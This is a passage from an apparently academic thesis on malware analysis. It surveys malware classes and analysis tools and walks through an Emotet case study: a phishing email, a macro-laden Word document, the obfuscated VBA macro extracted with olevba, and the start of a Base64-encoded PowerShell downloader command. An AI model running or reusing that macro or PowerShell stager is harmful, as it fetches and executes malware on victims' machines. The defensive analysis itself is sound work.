


Figure 3.1.1.6 Diagrammatic implementation of the scheduled network workflows in both approaches. The notation Dec(X_Priv) and Enc(X_Pub) corresponds to the decryption and encryption routines with argument's the private key of X and the public key of X respectively . **A.** Top, diagram describing the case where a MitM proxy is utilized, as shown the malware (client) encrypts the data with the analyst's public key, the analyst decrypts them , reads them, and encrypts them again with the server's (C&C) public key, the reverse procedure is followed on the other direction

Malwares with worm capabilities (trojans, ransomwares, cryptojackers and others) are trying to use the network attack vector to infect other computers in the same network (virtual or physical). It is common to use either phishing techniques or an exploitation method of a software vulnerability and for both techniques the malware must be aware of the existence of other computers on the same network to infect. The logical sequence of events is that the malware will try to scan the network and at a later point in time will try to apply one of the two techniques. Following a black box approach a detection of such an anomaly in the network traffic can trigger alert functions in intrusion detection systems which will try the network's state.

From analysis perspective the way malware's network scanning is performed can be a useful information regarding its internals. If a malware scans the network for a specific characteristic, for example a specific implementation of a network protocol, a specific port, or a network running service may reveal the application that the malware holds a previously unknown exploit for (zero-day attack).[66]

3.1.4 Malware Modules & Internals

Malware modules are defined as implementations of different malware functionalities, such as the encryption mechanism of a ransomware, the mining engine of a cryptojacker or the keylogging application of a trojan horse. Such functionalities of malwares is what differentiates them in classes. Reverse engineering the internals of each malware class may require a different approach depending on the target of the analyst. In the case where the target of the analyst is to monitor and understand the internals of the interaction between the client and the C&C server, the malware network traffic has to be analyzed. This may include manual or automatic analysis of packet logs with parallel analysis of the serialization and de-serialization of the messages sent to and from the server.

In case where the target of the analysis is to stop the malicious acts of the malware then fingerprinting the sample, generating hashes of the files, and checking heuristic descriptive conditions such as YARA rules or SNORT signatures, is the first step that has to be taken. Furthermore, malware specific acts have to be followed depending on the course of action of the sample.

- Trojans / Spywares / Adwares

  A common feature between these malware categories is the establishment of persistence (with higher privileges) in the infected system which includes attempts to elevate privileges, either by using a kernel exploit or a logical authorization control system bypass. Thus, finding the technique malwares abuse to elevate their privileges is essential, while reverse engineering their samples can point to the direction of restricting their rights and eventually defeating the malwares.

- Ransomwares

  The target of an analyst that reverse-engineers ransomwares is conspicuous, as he or she has to find possible mistakes on the implementation of the file encryption algorithm. If the algorithm suffers from a vulnerability, then the analyst may abuse this, to recover the encrypted files of an infected system. Another important

information that can be obtained from the above process is the operating system objects that are potentially being abused during an attack. Knowing these is crucial to identify surfaces that have to be hardened. For example, if extremely restricting measures have been taken against programs that massively access files and directories, a ransomware may bypass them by using a third-party service like WinZip to achieve the same functionality. Monitoring such third-party services, may prevent from this attack vector

- Cryptojackers

Cryptojacking malwares abuse everyday devices to mine cryptocurrencies at scale. Most of the cryptocurrencies are blockchain based thus they use a publicly accessible ledger to evaluate the transactions. While analyzing a crypto mining malware knowing information regarding the digital wallet that the obtained funds are being transferred to may reveal all the nodes of the botnet since they can be mapped using the public ledger. Moreover, analysis on the implementation of the mining software can help to protect from it by pointing to the right direction on developing stricter sandboxes on exposed surfaces being abused in such a way e.g., browsers.

- Rootkits/ Bootkits

Malwares that abuse low level code (with that being either the boot sector or execution in rings 0, 1 and 2) run with higher privilege and make heavy use of their context to evade defenses such as antivirus programs, which also require execution with higher privileges. Rootkits & Bootkits are notorious for being strenuous to detect and remove. Reverse engineering the evasion modules of the malware, such as how it tampers system calls or how it alters valid data in order to remain undetected, is crucial for the advancement of detection mechanisms against it.

- Worms

Malwares that infect computers in the same network without using human interaction, they may be subject to other categories., commonly by weaponizing exploits against previously undiscovered vulnerabilities or logical misconfigurations. Regarding, their worm functionality reverse engineering the exploit modules can publicize those vulnerabilities.

3.2 Tools

3.2.1 Static executable analysis tools

a. IDA Pro v7.5

Interactive Disassembler Pro[67] (IDA) is a tool that performs static binary analysis including disassembly and decompilation (using the HexRays decompiler). It fully integrates a Python3 interpreter providing library wrapper functions for the IDC language, a similar to C++ language that exposes IDA's API to the user 0 to help with automation of static analysis. IDA's also provide numerous utilities on graphing the execution and control flow of the program as well as on examining segment sections of the program (e.g. .text, .bss, .data etc.)




Figure 3.2.1.1 Interactive Disassembler's graphical user interface. Up: Disassembling and decompiling a function. Down: Showcasing the hexadecimal representation of the assembly opcodes, disassembled in the

b. Python & IDAPython

Python is a high-level, general purpose, interpreted language. It has a wide variety of applications including, scientific calculations, robotics, machine learning and artificial intelligence, system administration, web programming etc.[35]. In terms of malware analysis, it can be used for scripting and/or automating tasks in both static and dynamic analysis. IDAPython is the exposed API of IDA that comes embedded with it, and can be used mostly for automating static analysis tasks.[69]

c. oletools

oletools is a toolkit that comes in a python package used to analyze Microsoft's OLE2 files, including editing, extracting, and interacting Visual Basic scripts embedded in Microsoft Office documents and/or Outlook messages.[70]

d. PEBear

PEBear is a reverse engineering tool written and maintained by the researcher Aleksandra Doniec (@hasherezade), developed in C++. It is designed to parse, analyze, and give a brief overview of a Portable Executable file (executable file format used by the Windows OS, .dll , .exe)[71].

e. Detect It Easy (abbrv. DiE)

Cross platform graphical user interface tool that detects types of files using heuristic methods such as signature-based detection, as well as algorithmic based detection in a JavaScript-like language. It can also provide information regarding the file and its characteristics e.g., the entropy of the executable file segments, hash of the file, MIME etc.[72]

f. Strings

Strings is a Windows command line utility that detects both ASCII and Unicode alphanumeric series embedded in a file or a directory. [73]

g. HxD

HxD is graphical user interface hex, disk and memory editor for the Windows OS developed by Maël Hörz designed with efficiency in mind.[74]

3.2.2 Dynamic analysis tools

a. x64dbg – x32dbg

x64dbg is an open source, graphical user interface, userland, interactive debugger for Windows processes for both x86-64 (x64dbg) and x86 (x32dbg) processes. It is well known for the wide range of integrations that it offers e.g., YARA signature matching, PDB files support, its scripting API, and its customizability. [75]




Figure 3.2.2.1 x64dbg's graphical user interface while actively debugging a userland process under Windows 7.

b. WinDbg

WinDbg is a powerful closed source, multipurpose debugger for both the user-land and the kernel-land, developed by Microsoft as the de-facto debugger for the Windows OS. Even though it is a graphical user interface debugger, a command

line is being used to interact with the debugger. It fully supports source level and assembler level debugging for single threaded and multithreaded processes.[76]




Figure 3.2.2.2 WinDbg's graphical user interface while debugging in source code mode a .NET program written in C#.

c. APIMonitor

APIMonitor is a free application used to monitor and analyze the operating system calls performed by userland processes. To achieve this, APIMonitor utilizes a technique called "dynamic API hooking". It can monitor a family of API calls e.g., RPC-related system calls, performed from by process or a family of processes, or all of them[77].

d. Procdump

Procdump is a command line utility of the *Windows Sysinternals* suite of tools developed by Microsoft to help administrator and analysts in the process of dynamic analysis and issue resolution. Procdump specifically monitors specific processes for CPU spikes and creates crash dumps upon the occurrence of one. The crash dump files produced by Procdump can be analyzed using WinDbg.[78]

e. Procmon (Process Monitor)

Procmon is another popular GUI tool from the *Windows Sysinternals* suite of tools that displays in real time actions and events related to processes e.g., File related operations, Registry related operations in Windows etc. It is available for both Windows and UNIX-like operating systems.[79]




Figure 3.2.2.3 Procmon monitoring common Windows services accessing the Windows registry and interacting with the file system. The program runs under Windows 10

f. ProcessExplorer

ProcessExplorer belongs to the *Windows Sysinternals* suite. It's an in-memory monitor and analyzer, used to monitor resources used by processes in real time e.g., the DLL files loaded in a process, or which is file is being from which process.[80]

4.2.3 Other tools

a. Oracle VirtualBox

VirtualBox is a free and opensource x86 / x86-64 type 2 hypervisor intended for both commercial and home usage. It supports many, guest operating systems and it is distributed for Windows, Linux and macOS operating systems. A virtual machine is required malware analysis since it provides a containerized environment to safely perform dynamic analysis without damaging the host operating system.[81]

Figure 4.2.3.1 VirtualBox running a Windows 7 virtual machine, on an Ubuntu 18.04 host.

b. Wireshark - TShark

Wireshark is a GUI opensource packet analyzer while TShark is the corresponding command line implementation. They support multilayer network-based packet analysis for numerous protocols e.g., ICMP, HTTP, TCP etc, as well as hardware-based packet protocols analysis e.g., USB. They are available in all popular operating systems (Windows, Linux, macOS, FreeBSD)[82]

c. YARA rules

YARA is a descriptive rule-based language, crucial for a malware analyst since it can be used as a method of recognition of a binary. A malicious binary file can be described using textual or binary patterns.[83]

Chapter 4

Applied malware analysis. Case Study: EMOTET

4.1 Emotet

Emotet also known as Mealybug, Geodo or Heodo was one of the most destructive threats of the last decade and it started as a banking trojan horse in 2014 when it was initially discovered. Since then, it evolved to a malware as a service (MaaS), infrastructure as a service (IaaS) and cybercrime as a service (CaaS) software, with loader and dropper capabilities.[84], [85] It was used as a distributor for other malicious software. In the past its infrastructure has been used for the distribution of the Ryuk ransomware and the Trickbot trojan. Malware researchers divided its infrastructure into three epochs based on the used payloads, the communication between the clients and the C&Cs, and the delivery of solutions. Eventually in January 2021 an international action, coordinated by Europol, led the disruption of Emotet's infrastructure[86].

Emotet was used as a case study for the application of the proposed analysis methodology, mainly because of its destructive nature. When the following malware analysis started the Emotet trojan was still operational and thriving, affecting millions of computers. The main goal of this research is to present a replicable practical methodology applied for a live malware, possibly helping in the discovery of important information.

4.2 The spearfishing attempt

The attack vector of choice of Emotet, was the social engineering spearfishing attack through email. Emotet developers where spraying emails that contained weaponized Microsoft Office documents, with the hope that the receiver will download the document and enable the macros, that would trigger the execution of the Visual Basic macro which would perform arbitrary actions, such as downloading and installing the real malware. It was common that the email would try to mimic an expected email relevant to the case of attack. For example, in this case study the phishing mail was sent to a Greek University and as shown below the malware tries to deceive the user by adding the signature of the university's support office.

Figure 4.2.1 Content of the email performing the spearfishing attack. Relevant information has been edited.

Notably, the email address of the user also tries to trick the victim. The sender has changed the corresponding name of the email address to a valid email address of the victim's university domain, while the actual email address sending the email belongs to a foreign domain *(tandemtyres.co.za)*. The email sender has also added as the subject of the email the name of the victim in an attempt to panic/scare him/her into opening the attached file named "Form.doc".




Figure 4.2.2 Information of the email performing the spearfishing attack. Relevant information has been edited. The attacker has changed the name of the email address into a valid email of the victim's domain, and the subject of the domain into the victim's name, the real sender's email address is squared in red.

4.3 Analyzing the malicious document

By downloading and opening the malicious document in Microsoft Office Word running in a virtual machine, a Security warning alerts us that the macros of the file have been disabled. However, the malicious document tries to perform a second social engineering attack, by trying to convince the user to click on the "Enable Content" button which enables the execution of the macros.





Figure 4.3.1"Form.doc" opened in Microsoft Word, it tries to social engineer the victim to enable the Visual Basic macros.

4.3.1 Extracting the VisualBasic code

To examine the macros, either the integrated environment in Microsoft Office applications can be used or the Visual Basic code can be extracted using a third-party external tool. In this case, the later approach was chosen, as we used the olevba tool from the oletools suite, to extract and analyze some function calls of the VBA macro.

```
Attribute VB_Name = "Smdlhwqd947fg"
Attribute VB_Base = "0{1943B0C0-7196-4134-A717-66D523A776A0}{D362067F-6164-4D48-8274-9B9784B9EB3C}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
Function Cn8cn95oec8l11p0g()
On Error Resume Next
    Set O3h3_4uyo8mn5wo58 = E4zse1_cc4hzwen.Signatures
wzWrspw = "jlXBPtd1 f6AkKoQjzwGjCbLvuk73QJc11SazWAa"
CMPYjuYGVj = Mid(wzWrspw, 21, 1)
ipiirDE = CMPYjuYGVj
mlmaRVf = "v05iZdfKC W47oI0B29OrzT"
nShDLRmDHl = Mid(mlmaRVf, 7, 1)
GClSBinc = nShDLRmDHl
Set Jdkek2ainday7 = E4zse1_cc4hzwen.Signatures
vVJuql = "2udbywaK0p80nYkIk EmsH5F9XLWBXt1k2nr4nLnz"
doCiHssI = Mid(vVJuql, 5, 2)
nFNDHXwGMn = doCiHssI
RrMHQQijs = "P7wc0iMf5Eid3cmqQbAwjI2EXsAd dDpD8"
cpKkrNspn = Mid(RrMHQQijs, 29, 1)
TFDmE = cpKkrNspn
sNJbd = "uB1afjv SHwbIIr"
Set Raty_nlvx90ko = E4zse1_cc4hzwen.Signatures
PjKKsOzL = Mid(sNJbd, 7, 2)
naCJow = PjKKsOzL
wJKNvZPfkcT = "Qf3CR41E0tqD4j13NjmPGzokNiF4A6E"
JLDkTtPc = Mid(wJKNvZPfkcT, 2, 2)
bqqSjqlqk = JLDkTtPc
XIUzZTaH = "otIsUk8tN2g h"
Set Gsxkz7i2vpsr23qqx1 = E4zse1_cc4hzwen.Signatures
bTUTTvMid = Mid(XIUzZTaH, 10, 2)
AZYrXESTpv = bTUTTvMid
dddd = nFNDHXwGMn + naCJow + AZYrXESTpv + KqHIKwknLEN + BhFbQC + ipiirDE + TFDmE + bqqSjqlqk + tfvNwSuBq + JaiUX + GClSBinc
```



Type	Keyword	Description
AutoExec	Document_open	Runs when the Word or Publisher document is opened
Suspicious	Create	May execute file or a system command through WMI
Suspicious	CreateObject	May create an OLE object
Suspicious	showwindow	May hide the application
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

Image 4.3.2 The extracted Visual Basic code is highly obfuscated and as the olevba tool suggests, some of the function calls that it performs are considered "Suspicious".

4.3.2 De-obfuscation and Analysis of the Visual Basic code

The Visual Basic code that was extracted from the macro was highly obfuscated. By analyzing the type of obfuscation statically, it can be seen that the macro is performing string concatenations and truncations. Flowingly, it tries to execute a dynamically created string, which was extracted. Through further analysis it was concluded that, the script tries to execute a Base64 encoded string using PowerShell.

```
powershell -e JABXADIAYwBnAHoAcABzAD0AKAAnAEEAMgAnACsAKAAnADIAcQA2AG8AJwArACcAYwAnACkAKQA7AC4AKAAnAG4AZQAnACsAJwB3AC0AaQB0AGUAJwArACcAbQAnACkAIAAkAGUAbgB2ADoAVQBTAEUAUgBwAFIATwBGAGkATABlAFwAVQBpADcAQwBLADkAOABcAGMAdQBZAFAAdQBYAHYAXAAgAC0AaQB0AGUAbQB0AHkAcABlACAAZABpAFIARQBDAFQAbwBSAHkAOwBbAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQAMQBjAFcAcgBJAHQAWQBgAFAAcgBpAE8AVABPAGAAQwBgAE8ATAAiACAAPQAgACgAJwB0AGwAJwArACgAJwBzADEAJwArACcAMgAnACsAJwAsACAAdABsAHMAMQAxACwAJwApACsAKAAnACAAdAAnACsAJwBsACcAKQArACcAcwAnACkAOwAkAEgAMQAwADIAMwB2ADIAIAA9ACAAKAAnAEQAJwArACcAawAnACsAKAAnAHoANQAnACsAJwA0AHkAbQAnACsAJwBpADAAJwApACkAOwAkAEoAMAA3AHAAbwB4AGUAPQAoACgAJwBXAGEAcwAnACsAJwB2ACcAKQArACgAJwBhAG8AJwArACcAMgAnACkAKQA7ACQARQA2AHcAcgB0AHQANgA9ACQAZQBuAHYAOgB1AHMAZQByAHAAcgBvAGYAaQBsAGUAKwAoACgAKAAnAHoARgBmACcAKwAnAFUAaQAnACkAKwAnADcAJwArACcAYwAnACsAKAAnAGsAOQA4AHoARgAnACsAJwBmAEMAJwArACcAdQB5ACcAKQArACcAcAB1ACcAKwAoACcAeAAnACsAJwB2AHoARgBmACcAKQApAC4AIgBSAEUAcABMAGAAQQBjAGUAIgAoACgAWwBDAGgAQQByAF0AMQAyADIAKwBbAEMAaABBAHIAXQA3ADAAKwBbAEMAaABBAHIAXQAxADAAMgApACgAJwBcACcAKQApACsAJABIADEAMAAyADMAdgAyACsAKAAnAC4AZQAnACsAJwB4AGUAJwApADsAJABCAHUAaABxADAAMgByAD0AKAAnAEgAawAnACsAKAAnADAAMwB2AGcAJwArACcAcAAnACkAKQA7ACQAQwB3AG8AagBhAGwANwA9AC4AKAAnAG4AZQB3ACOAbwAnACsAJwBiAGoAZQAnACsAJwBjAHQAJwApACAATgBlAFQALgB3AGUAYgBjAEwASQBFAG4AdAA7ACQAQQA3AHoAYQBmADUAZQA9ACgAKAAnAGgAJwArACcAdAB0AHAAJwApACsAKAAnAD
